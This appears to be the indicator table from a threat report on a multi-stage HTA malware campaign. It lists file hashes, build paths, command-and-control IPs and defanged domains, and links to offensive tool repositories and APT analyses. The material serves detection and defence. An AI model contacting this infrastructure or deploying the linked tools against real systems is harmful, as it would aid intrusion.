	A338B76B18FF23FE986FD8AD45B3F6FC 1A2CF862D210F6D0B85FBF71974F3E1FBE1D637E2EF81F511EA64B55ED2423C7	MyDocument.docx.lnk				
	74D9E996D978A3C53C9C974A144A6B37 F889D2358EEC85212659B0D273E5E892E610E114C990BFDE93C9D607D85F58B0	Stage-1 HTA			192.185.129.21:443	fincruitconsulting[.]in

	MD5 SHA256	File Description	File Info	PDB Strings	IP	Domains
Older files		Stage-1 HTA embedded module 'hta.dll'	Portable Executable 32 .NET Assembly	G:\AT\Pkgs\Pkgs\Project\3-hta (hta1)_new_path\hta\obj\Debug\hta.pdb		
	3B07961844D8235C1F40C1228299B5D7 234DEFC7E28089CE81141907CEB16F3C80B12B6C19A4516D97F049EC66AF633D	Stage-2 HTA %PROGRAM DATA%\adobe\tmphta.hta				
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	D:\C\Proj\preBotHta_new\preBotHta\obj\Debug\preBotHta.pdb		
	C926AF149B4A152403D0955E0ED9AC5F 9D7EDFA9834F4C5B5B35C04C7906993C330FC0A29382A69F9601793211CCF253	Duser.dll	Microsoft Visual C++ 8.0 (Debug)	D:\C\Proj\DUser\Debug\x86\hello-world.pdb		
	DE3CB976504716C7E2689C696CAB2075 8B11DB3A20F447B31CFC6A6AF626C037B8F77ED0F96F7210F9D58A21F83E6EDA	winms.exe	Borland Delphi 4.0		173.212.224.110	
	909DB7C009BFAC6793D6C25E82188BCD 43D469F38545B63389712EBA636E87AD483308EB6CE609C1117A2FDDDCEFE1A2	winms.exe	Borland Delphi 4.0		173.212.224.110	
	E61B7D68E7E2F33A09CBA68DF04FE78E 1E36DC2D6CA94E14DC7ACC7C183D1CCA3E05D6F01813C9A1918EF99F9CAAE693	Stage-2 HTA				
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	D:\Pkgs\Project\Standalone_HTA_With_Startup_Path\Project\preBotHta\obj\Debug\preBotHta.pdb		
	41FE9857A47D37CE7B69C815E55A14D5 38A5E825577B51EEFE4C571D29B34713B4FD2A2B09A013DF4803110D5CE553E8	sihostt.exe	Borland Delphi 4.0		144.91.91.236	hxxp://mfahost[.]ddns[.]net/classical/

References:

https://github.com/mdsecactivebreach/CACTUSTORCH

https://github.com/tyranid/DotNetToJScript

https://github.com/Cn33liz/StarFighters

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/cactustorch-fileless-threat-abuses-net-to-infect-victims/

https://volon.io/2020/08/20/indian-government-sso-platform-parichay-used-as-lure-to-target-govt-agencies/

https://medium.com/@Sebdraven/copy-cat-of-apt-sidewinder-1893059ca68d

https://securelist.com/transparent-tribe-part-2/98233/

https://www.amnesty.org/download/Documents/ASA3383662018ENGLISH.PDF